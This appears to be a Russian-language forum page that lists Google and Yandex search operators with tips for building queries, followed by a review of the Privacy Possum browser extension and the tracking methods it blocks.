
 related:
 оператор для поиска сайтов с похожим контентом.
 intitle:
 поиск страниц по заголовку.

 allinurl:
 оператор, с помощью которого легко найти сайты, содержащие в адресе страницы указанные слова. Для большего отображения страниц лучше всего использовать транслитерацию, либо латиницу.

 allintext:
 поиск по содержимому страницы. Хороший способ найти сайт, если его адрес вы забыли.
 intext:
 поиск как и с предыдущем оператором, только выборка страниц производится по текстовому описанию для одного слова.
info: служит для показа всей информации об адресе.
allinanchor: отбирает страницы с ключевыми словами.
inanchor: похожий оператор, который ищет только по одному заданному слову.
Яндекс
Поисковые операторы:
+ оператор "плюс" работает так же как и у Google.
! используется перед нужным словом для его точного отображения в поиске без изменений.
"" показывают только те страницы, где фраза идет в точно написанной последовательности, как и в Google.
* используется для замещения слов в фразах, песнях, цитатах. Помогает в случае, если вы забыли нужное слово.
( ) оператор "скобки" служит для группировки слов в сложных запросах.
& ставится между двумя словами, а поисковик ищет страницы, где эти слова находятся в одном предложении.
title: оператор, который ищет по заголовкам сайтов.
mime: помогает найти документы нужного формата, к примеру mime

df.
site: выборка по всем страницам сайта.
inurl: находит страницы только с ключевыми словами данного домена.
Как составлять запрос:
- Искать в разных поисковых системах;
- Искать одну и ту же информацию на разных языках (английский);
- Менять порядок слов;
- Использовать синонимы;
- Ну и, конечно же, использовать поисковые операторы.
https://telegra.ph/Kak-bystro-najti-...formacii-03-30 Как и большинство расширений для конфиденциальности, он добавляет значок на главную панель инструментов, которая действует как индикатор активности блокировки. Продвинутых настроек у плагина нет: его можно включить или выключить, а на страничке конфигурации — запретить автоматическое обновление и разрешить ему запускаться в приватном окне.

Текущая версия расширения блокирует четыре разных способа слежки:
- Блокировка заголовков референта, которые могут отображать местоположение просмотра;
- Блокировка заголовков etag для отслеживания кеширования браузера. Privacy Possum strip и хранит данные заголовка etag и сравнивает его с сторонними запросами к URL-адресу, чтобы определить, используется ли заголовок для отслеживания или нет;
- Блокировка всех сторонних файлов cookie, которые используются для отслеживания пользователей;
- Блокировка некоторых браузеров. Если сайт смешивает код фингерпринтинга первой стороны с кодом, необходимым для запуска сайта, Privacy Possum не будет блокировать, а будет разбавлять данные, введя случайные данные, чтобы изменить фингерпринт.
Privacy Possum запускается автоматически. Расширение указывает на активность блокировки, добавляя номер к его значку. Появится щелчок по значку.
Интерфейс имеет переключатель включения-выключения, который можно использовать для деактивации расширения. Privacy Possum поддерживает функцию белого списка. В нем перечислены заблокированные элементы, например, заголовки отслеживания или файлы JavaScript, которые загружаются в интерфейс; просто нажмите на флажок перед заблокированным элементом, чтобы отключить блокировку для этого конкретного сайта.
Скачать Privacy Possum
Скачать расширение можно с маркетов Firefox, Google и с официальной страницы на Гитхаб.
Заключение
Privacy Possum — многообещающее расширение браузера для Chrome и Firefox, которое улучшает вашу конфиденциальность в Интернете. Оно предлагает много защитных функций, и, безусловно, поможет сохранить вашу анонимность.
|
|
|
|
|
|
|
|
Здесь присутствуют: 1 (пользователей: 0 , гостей: 1)
|
|
|
|


























 Линейный вид

